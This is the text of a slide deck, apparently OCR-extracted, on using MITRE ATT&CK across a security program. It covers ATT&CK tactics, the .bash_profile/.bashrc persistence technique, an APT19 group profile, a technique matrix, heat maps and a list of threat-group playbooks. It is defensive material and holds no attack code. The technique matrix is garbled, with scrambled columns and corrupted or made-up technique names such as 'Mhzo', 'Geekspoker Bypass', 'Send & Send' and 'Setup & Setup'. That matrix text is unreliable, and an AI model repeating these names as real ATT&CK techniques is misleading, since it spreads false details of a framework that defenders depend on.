



Leveling Up Your Entire Security Program With ATT&CK

Bringing ATT&CK from DFIR to the Board Room

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
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
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


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ATT&CK™

Community-driven creation by MITRE
(<https://attack.mitre.org/>)

Both a **common taxonomy** and open source
knowledge base of adversary **tactics** and
techniques.

ATT&CK Domains

PRE-ATT&CK

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ATT&CK TACTICS (free-to-use ‘kill chain’ alternative)

“The adversary’s technical goals.”

**Initial
Access**

Execution

Persistence

**Privilege
Escalation**

**Defense
Evasion**

**Credential
Access**

Discovery

**Lateral
Movement**

Collection

**Command
& Control**

Exfiltration

Impact

ATT&CK TECHNIQUES (how goals are achieved)

.bash_profile and .bashrc

`~/.bash_profile` and `~/.bashrc` are executed in a user's context when a new shell opens or when a user logs in so that their environment is set correctly. `~/.bash_profile` is executed for login shells and `~/.bashrc` is executed for interactive non-login shells. This means that when a user logs in (via username and password) to the console (either locally or remotely via something like SSH), `~/.bash_profile` is executed before the initial command prompt is returned to the user. After that, every time a new shell is opened, `~/.bashrc` is executed. This allows users more fine grained control over when they want certain commands executed.

Mac's Terminal.app is a little different in that it runs a login shell by default each time a new terminal window is opened, thus calling `~/.bash_profile` each time instead of `~/.bashrc`.

These files are meant to be written to by the local user to configure their own environment; however, adversaries can also insert code into these files to gain persistence each time a user logs in or opens a new shell [1].

ID: T1156

Tactic: Persistence

Platform: Linux, macOS

Permissions Required: User, Administrator

Data Sources: File monitoring, Process monitoring, Process command-line parameters, Process use of network

Version: 1.0

ATT&CK GROUPS

“Sets of related intrusion activity that are tracked by a common name in the security community.”

APT19

APT19 is a Chinese-based threat group that has targeted a variety of industries, including defense, finance, energy, pharmaceutical, telecommunications, high tech, education, manufacturing, and legal services. In 2017, a phishing campaign was used to target seven law and investment firms. [1] Some analysts track APT19 and Deep Panda as the same group, but it is unclear from open source information if the groups are the same. [2] [3] [4]

ID: G0073

Contributors: FS-ISAC; Darren Spruell

Version: 1.1

Associated Group Descriptions

Name	Description
Codoso	[4]
C0d0so0	[4]
Codoso Team	[3]
Sunshop Group	[5]

Techniques Used

Domain	ID	Name	Use
Enterprise	T1043	Commonly Used Port	APT19 used TCP port 80 for C2. ^[1]
Enterprise	T1132	Data Encoding	An APT19 HTTP malware variant used Base64 to encode communications to the C2 server. ^[4]

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Drive-by Compromise	AppleScript	bash, profile & bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfil	Data Destruction
Exploit Public-Facing Application	CMIS API	Accessibility Features	Accessibility Features	Binary Padding	Batch History	Application Windows Discovery	Application Deployment Software	Automated Collection	Comms Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Service	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Compiled HTML File	AppGen DLLs	AppGen DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Data Transfer Size Limits	Disk Content Wipe	
Replication Through Removable Media	Control Panel Items	Applinks DLLs	Application Shimming	Clear Command History	Credentials in Files	File & Directory Discovery	Logon Scripts	Data from Local System	Custom Command & Control Protocol	Data Encoding	Disk Structure Wipe
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	CLEARTP	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Network Shared Drive	Exfil Over Alternative Protocol	Exfil Over Command and Control Channel	Endpoint Denial of Service
Spearphishing Link	Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Network Share Discovery	Pass the Ticket	Data from Removable Media	Data Obfuscation	Exfil Over Other Network Medium	Firmware Corruption
Spearphishing via Service	Execution through Module Load	BITS jobs	DynLib Hijacking	Compile After Delivery	Forced Authentication	Network Sniffing	Remote Desktop Protocol	Data Staged	Domain Fronting	Exfil Over Physical Medium	Inhibit System Recovery
Supply Chain Compromise	Exploitation for Client Execution	Brokerit	Exploitation for Privilege Escalation	Compiled HTML File	Hacking	Password Policy Discovery	Remote File Copy	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Network Denial of Service
Trusted Relationship	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Firmware	Input Capture	Peripheral Device Discovery	Remote Services	Input Capture	Fallback Channels	Resource Hijacking	
Valid Accounts	InstallUtil	Change Default File Association	File System Permissions Weakness	Component Object Model Hijacking	Input Prompt	Permission Groups Discovery	Replication Through Removable Media	Man in the Browser	Multi-App Proxy	Runtime Data Manipulation	
	LaunchHost	Component Firmware	Hacking	Control Panel Items	Kerberos	Process Discovery	Shared Webbot	Screen Capture	Multi-Stage Channels	Service Stop	
	Local Job Scheduling	Component Object Model Hijacking	Image File Execution Options Injection	DCShadow	Query Registry	SSH Hijacking	Video Capture	Video Capture	Multilevel Comm	Stolen Data Manipulation	
	LSASS Driver	Create Account	Deobfuscated/Decoded Files or Information	LM/NT/SHA-NS Poisoning & Relay	Remote System Discovery	Taint Shared Content			Multi-layer Encryption	Transmitted Data Manipulation	
	Mhzo	DLL Search Order Hijacking	New Service	Desobfuscate Security Tools	Network Sniffing	Security Software Discovery			Port Knocking		
	PowerShell	DynLib Hijacking	Path Interception	DLL Side Loading	>Password Filter DLL	System Information Discovery			Remote Access Tools		
	Regsvcs/Regasm	External Remote Service	PEfex Modification	Private Keys	System Network Configuration Discovery	Windows Admin Shares			Remote File Copy		
	Regsvr32	File System Permissions Weakness	Port Monitors	Securityd Memory	System Network Connections Discovery	Windows Remote Management			Standard Application Layer Protocol		
	Rundll32	Hidden Files & Directories	Process Injection	Two-Factor Authentication Interception	System Owner/User Discovery				Standard Cryptographic Protocol		
	Scheduled Task	Hacking	Scheduled Task	Extra Window Memory Injection	System Service Discovery				Standard Non-Application Layer Protocol		
	Scripting	Hypervisor	Service Registry Permissions Weakness	File Deletion	System Time Discovery				Uncommonly Used Port		
	Service Execution	Image File Execution Options Injection	Setup & Setup	VirtuAlization/Sandbox Evasion	Virtualization/Sandbox Evasion				Web Service		
	Signed Binary Proxy Execution	Kernel Modules & Extensions	SD+History Injection								
	Signed Script Proxy Execution	Source	Startup Agent	File System Logical Offsets							
	Space after Filename	Launch Daemon	Startup Items	Geekspoker Bypass							
	Third-party Software	LC_LOAD_DYLIB Addition	Sudo	Group Policy Modification							
	Trop	Local Job Scheduling	Sudo Caching	Hidden Files & Directories							
	Trusted Developer Utilities	Login Item	Valid Accounts	Hidden Users							
	User Execution	Logon Scripts	Web Shell	Hidden Window							
	WMI	LSASS Driver		HISTCONTROL							
	Windows Remote Management	Modify Existing Service		Image File Execution Options Injection							
	XSL Script Processing	Netsh Helper DLL		Indicator Blocking							
		New Service		Indicator Removal from Tools							
		Office Application Startup		Indicator Removal on Host							
		Path Interceptor		Indirect Command Execution							
		Plist Modification		Install Root Certificate							
		Port Knocking		InstallUtil							
		Port Monitors		LaunchHost							
		RCCommon		LC_MAIN Hijacking							
		Re-opened Applications		Maskerading							
		Redundant Access		Modify Registry							
		Registry Run Keys / Startup Folder		Mhzo							
		Scheduled Task		Network Share Connection Removal							
		ScreenSaver		NTFS File Attributes							
		Security Support Provider		Obliterated Files or Information							
		Service Registry Permissions Weakness		First Modification							
		Send & Send		Port Knocking							
		Shortcut Modification		Process Doppelgänging							
		SPB & Trust Provider Hijacking		Process Hollowing							
		Startup Items		Process Injection							
		System Firmware		Redundant Access							
		System Service		Regsvcs/Regasm							
		Time Providers		Regsvr32							
		Trap		Rosetta							
		Valid Accounts		Rundll32							
		Web Shell		Scripting							
		WM Event Subscription		Signed Binary Proxy Execution							
		Winlogon Helper DLL		Signed Script Proxy Execution							
				SPB & Trust Provider Hijacking							
				Software Packing							
				Space after Filename							
				Template Injection							
				Timestamp							
				Trusted Developer Utilities							
				Valid Accounts							
				Virtualization/Sandbox Evasion							
				Web Service							
				XSL Script Processing							

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Lots of tools
are making it
easier to use ATT&CK





Figure 8.
Global MITRE ATT&CK Heat Map³




Figure 8 (cont).
Global MITRE ATT&CK Heat Map



Leveraging ATT&CK

(in ways you might not thought of)

ATT&CK *Yourself*





PLAYBOOK VIEWER

PLAYBOOK WALKTHROUGH

OILRIG

SOFACY

PICKAXE

PATCHWORK

DARKHYDRUS

REAPER

RANCOR

TICK

DRAGONOK

MENUPASS

EMISSARY PANDA

MUDGY WATER

CHAFER

ROCKE GROUP

COBALT GANG

COZYDUKE

GORGON GROUP

INCEPTION


